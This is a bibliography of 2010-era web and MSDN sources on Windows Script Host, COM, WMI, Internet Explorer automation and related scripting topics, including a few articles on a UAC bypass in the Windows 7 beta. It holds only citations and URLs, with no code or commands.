Adkins, Marc M. (2004). *Controlling Internet Explorer Using Win32::OLE*. Retrieved December 22, 2010 from the "Dr. Dobb's" web site: http://www.drdobbs.com/web-development/184416120

Angelopoulos, Alex (n.d.). *Rube Goldberg Memorial Scripting Page*. Retrieved December 22, 2010 from the "MVPs.org" web site: http://www.mvps.org/scripting/rube/index.htm

Bromberg, Peter A., Ph.D. (n.d.). *Automating Form POSTs with Script and IE*. Retrieved December 22, 2010 from the "EggHeadCafe" web site: http://www.eggheadcafe.com/articles/20011215.asp

Clinick, Andrew (1999). *If It Moves, Script It*. Retrieved December 22, 2010 from the "MSDN" web site: http://msdn.microsoft.com/en-us/library/ms974584.aspx

Costantini, Peter and the "Microsoft *Scripting Guys" (2004). Automating TCP/IP Networking on Clients*. Retrieved December 22, 2010 from the "Microsoft TechNet" web site: http://technet.microsoft.com/en-us/library/ee692941.aspx

Dunham, Robert (2006). *Working with the Windows Registry in WSH*. Retrieved December 22, 2010 from the "ASP Free" web site: http://www.aspfree.com/c/a/Windows-Scripting/Working-with-the-Windows-Registry-in-WSH/

Foller, Antonin (n.d.). *Automatic file upload using IE+ADO without user interaction - VBSscript*. Retrieved December 22, 2010 from the "Motobit Software" web site: http://www.motobit.com/tips/detpg_uploadvbsie/

Fulton, Scott M. III (2009). *The oldest trick in the book, literally, defeats UAC in Windows 7*. Retrieved December 22, 2010 from the "betanews" web site: http://www.betanews.com/article/The-oldest-trick-in-the-book-literally-defeats-UAC-in-Windows-7/1233331396

Gagnon, Réal (2006). *WSH VBScript HowTo*. Retrieved December 22, 2010 from the "Real's HowTo" web site: http://www.rgagnon.com/howto.html

Laurie, Victor (2010). *Running VBScript and JScript files from the Command Shell*. Retrieved December 22, 2010 from "The Command Line in Windows" web site:

http://commandwindows.com/scripts.htm

McMahon, Steve (1998, 1999). *What is a ProgID and How Do I Change It?* Retrieved December 22, 2010 from the "VB Accelerator" web site: http://www.vbaccelerator.com/progid.htm

Morais , Joao C. (2001). *COM IDs & Registry keys in a nutshell*. Retrieved December 22, 2010 from "The Code Project" web site: http://www.codeproject.com/KB/COM/mmtopo_comid.aspx

Muntenescu, Florina (2010). *Record Audio with Sound Recorder in Windows 7*. Retrieved December 22, 2010 from the "7tutorials" web site: http://www.7tutorials.com/record-audio-sound-recorder-windows-7

Microsoft (2007). *Description of Windows Script Host (WSH)*. Retrieved December 22, 2010 from the "Microsoft Support" web site: http://support.microsoft.com/kb/188135

Microsoft (n.d.). *WSH Primer*. Retrieved December 22, 2010 from the "Microsoft TechNet" web site: http://technet.microsoft.com/en-us/library/ee156603.aspx

Microsoft (n.d.). *Running Scripts Remotely*. Retrieved December 22, 2010 from the "MSDN" web site: http://msdn.microsoft.com/en-us/library/9x383t79%28v=vs.85%29.aspx

Microsoft (n.d.). *What is COM?* Retrieved December 22, 2010 from the "Microsoft" web site: http://www.microsoft.com/com/default.mspx

Microsoft (n.d.). *Script Components*. Retrieved December 22, 2010 from the "MSDN" web site: http://msdn.microsoft.com/en-us/library/asxw6z3c%28v=VS.85%29.aspx

Microsoft (2001). *COM+ Administration: Understanding the Component Services Administrative Tool*. Retrieved December 22, 2010 from the "MSDN" web site: http://technet.microsoft.com/en-us/library/bb727120.aspx

Microsoft (n.d.). *Reference (Windows Script Host)*. Retrieved December 22, 2010 from the "MSDN" web site: http://msdn.microsoft.com/en-us/library/98591fh7%28v=VS.85%29.aspx

Microsoft (n.d.). *COM API for WMI*. Retrieved December 22, 2010 from the "MSDN" web site: http://msdn.microsoft.com/en-

us/library/aa389276%28v=VS.85%29.aspx

Microsoft (n.d.). *Implementing Scriptable Virtual Channels by Using Remote Desktop Web Connection*. Retrieved December 22, 2010 from the "MSDN" web site: http://msdn.microsoft.com/en-us/library/aa380824%28VS.85%29.aspx

Microsoft (n.d.). *InternetExplorer Object*. Retrieved December 22, 2010 from the "MSDN" web site: http://msdn.microsoft.com/en-us/library/aa752084%28VS.85%29.aspx

Microsoft (n.d.). *XMLHttpRequest Object*. Retrieved December 22, 2010 from the "MSDN" web site: http://msdn.microsoft.com/en-us/library/ms535874%28VS.85%29.aspx

Microsoft (n.d.). *Stream Object (ADO)*. Retrieved December 22, 2010 from the "MSDN" web site: http://msdn.microsoft.com/en-us/library/ms675032%28v=VS.85%29.aspx

Microsoft (n.d.). *Automating Outlook from a Visual Basic Application*. Retrieved December 22, 2010 from the "MSDN" web site: http://msdn.microsoft.com/en-us/library/bb206737(v=office.12).aspx

Microsoft (n.d.). *Microsoft Speech API 5.3*. Retrieved December 22, 2010 from the "MSDN" web site: http://msdn.microsoft.com/en-us/library/ms723602(v=vs.85).aspx

Peña, Jimmy aka "JP" (2010). *An exploration of IE browser methods, part I*. Retrieved December 22, 2010 from the "Code For Excel And Outlook" web site: http://www.codeforexcelandoutlook.com/blog/2010/06/an-exploration-of-ie-browser-methods-part-i/

Peña, Jimmy aka "JP" (2010). *An exploration of IE browser methods, part II*. Retrieved December 22, 2010 from the "Code For Excel And Outlook" web site: http://www.codeforexcelandoutlook.com/blog/2010/06/an-exploration-of-ie-browser-methods-part-ii/

Peña, Jimmy aka "JP" (n.d.). *Automate Internet Explorer*. Retrieved December 22, 2010 from the "Code For Excel And Outlook" web site: http://www.codeforexcelandoutlook.com/excel-vba/automate-internet-explorer/

Stemp, Greg & Tsaltas, Dean & Wells, Bob & Wilansky, Ethan (2002). *WMI Scripting*

Primer. Retrieved December 22, 2010 from the "MSDN" web site: http://msdn.microsoft.com/en-us/library/ms974579.aspx

"User Account Control Team" (2006). *User Account Control Prompts on the Secure Desktop*. Retrieved December 22, 2010 from the "MSDN Blogs" web site: http://blogs.msdn.com/b/uac/archive/2006/05/03/589561.aspx

Wilansky, Ethan (2002). *WMIC - Take Command-line Control over WMI.* Retrieved December 22, 2010 from the "Microsoft TechNet" web site: http://technet.microsoft.com/en-us/library/bb742610.aspx

Wilson, Ed, and the "Scripting Guys" (2004). *How Can I Play a Sound From Within a Script?* Retrieved December 22, 2010 from the "TechNet Blogs" web site: http://blogs.technet.com/b/heyscriptingguy/archive/2004/11/03/how-can-i-play-a-sound-from-within-a-script.aspx

Wilson, Ed, and the "Scripting Guys" (2002). *Running Programs From WSH Scripts*. Retrieved December 22, 2010 from the "Microsoft TechNet" web site: http://technet.microsoft.com/en-us/library/ee692837.aspx

Zheng, Long (2009). *Sacrificing security for usability: UAC security flaw in Windows 7 beta (with proof of concept code)*. Retrieved December 22, 2010 from the "i started something" web site: http://www.istartedsomething.com/20090130/uac-security-flaw-windows-7-beta-proof/